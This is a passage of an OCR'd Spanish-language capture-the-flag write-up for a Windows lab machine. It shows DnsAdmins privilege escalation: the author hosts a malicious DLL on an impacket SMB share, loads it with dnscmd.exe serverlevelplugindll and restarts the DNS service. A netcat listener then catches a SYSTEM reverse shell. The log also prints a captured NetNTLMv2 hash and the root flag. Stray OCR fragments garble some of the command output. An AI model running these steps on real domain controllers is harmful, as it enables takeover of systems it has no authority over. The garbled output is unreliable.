
recurso compartido

```
┌──(root💀miguel)-[/home/miguel]
└─# impacket-smbserver a . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
sudo su
cangel
[*] Incoming connection (192.168.137.16,50795)
[*] AUTHENTICATE_MESSAGE (DORAEMON\WIN-VRU3GG3DPLJ$,WIN-VRU3GG3DPLJ)
[*] User WIN-VRU3GG3DPLJ\WIN-VRU3GG3DPLJ$ authenticated successfully
[*] WIN-VRU3GG3DPLJ$::DORAEMON:aaaaaaaaaaaaaaaa:4632544bd5d8a36519aacedbb
6ab1409:010100000000000025e81b2575db013d729b708702cf3d00000000100100006
e0068005a006800410054006500670003001006e0068005a006800410054006500670002
0010006a005800670043006e007800460075000400100006a005800670043006e00780046
0750007000800025e81b2575db0106000400020000000800300030000000000000000000
000000400000b8a9be5bc21e14267df9b481e4f9063008d731bb23d97dd5f41e9f9734fac
2f70a00100000000000000000000000000000000000000900260063006900660073002f0031
00390032002e003100360038002e003100330037002e00310032000000000000000000000
00000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:a)
[*] Disconnecting Share(1:IPC$)
```

nos ponemos en escucha con netcat enla maquina atacante, ejecutamos el dnscmd.exe y luego paramos y vovemos a correr el servicio

```
*Evil-WinRM* PS C:\Users\Suneo> dnscmd.exe /config /serverlevelplugindll \\192.168.137.12\a\pwn.dll
    C:\Program Files\Archivos comunes          ========================
Propiedad del Registro serverlevelplugindll restablecida correctamente.  top.ini
Comando completado correctamente.
    Not Found
*Evil-WinRM* PS C:\Users\Suneo> sc.exe stop dns
éíííííííííí¹ Display information about local users                       ows Media Player
NOMBRE_SERVICIO: dns
        TIPO               : 10  WIN32_OWN_PROCESS                       ows Photo Viewer
        ESTADO             : 3  STOP_PENDING     HKLM\Software\Wow6432No
                              (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)  owsApps
        CàD_SALIDA_WIN32   : 0  (0x0)           rle32.dll
        CàD_SALIDA_SERVICIO: 0  (0x0)           ========================
        PUNTO_COMPROB.     : 0x1
        INDICACIàN_INICIO  : 0x7530
*Evil-WinRM* PS C:\Users\Suneo> sc.exe start dns

NOMBRE_SERVICIO: dns
        TIPO               : 10  WIN32_OWN_PROCESS
        ESTADO             : 2  START_PENDING
                              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        CàD_SALIDA_WIN32   : 0  (0x0)
        CàD_SALIDA_SERVICIO: 0  (0x0)
        PUNTO_COMPROB.     : 0x0
        INDICACIàN_INICIO  : 0x7d0
        PID                : 912
        MARCAS             :
```


┌──(root💀miguel)-[/home/miguel]
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.16] 50796
Microsoft Windows [Versi?n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>


Directorio de C:\Users
01/10/2024 11:43 <DIR> .
01/10/2024 11:43 <DIR> ..
01/02/2025 17:24 <DIR> Administrador
01/02/2025 23:13 <DIR> Doraemon
09/06/2024 12:16 <DIR> Public
01/10/2024 11:37 <DIR> Sueno
01/02/2025 23:27 <DIR> Suneo
0 archivos 0 bytes
7 dirs 18.438.934.528 bytes libres
C:\Users>cd Administrator
cd Administrator
El sistema no puede encontrar la ruta especificada.
C:\Users>cd Administrador
cd Administrador
C:\Users\Administrador>cd Desktop
cd Desktop
C:\Users\Administrador\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n?mero de serie del volumen es: 5E12-227F
Directorio de C:\Users\Administrador\Desktop
02/10/2024 10:19 <DIR> .
02/10/2024 10:19 <DIR> ..
02/10/2024 10:19 32 root.txt
1 archivos 32 bytes
2 dirs 18.438.934.528 bytes libres
C:\Users\Administrador\Desktop>type root.txt
type root.txt
advcrfbuiwergvb78wer9hg3n4sdfs43
C:\Users\Administrador\Desktop>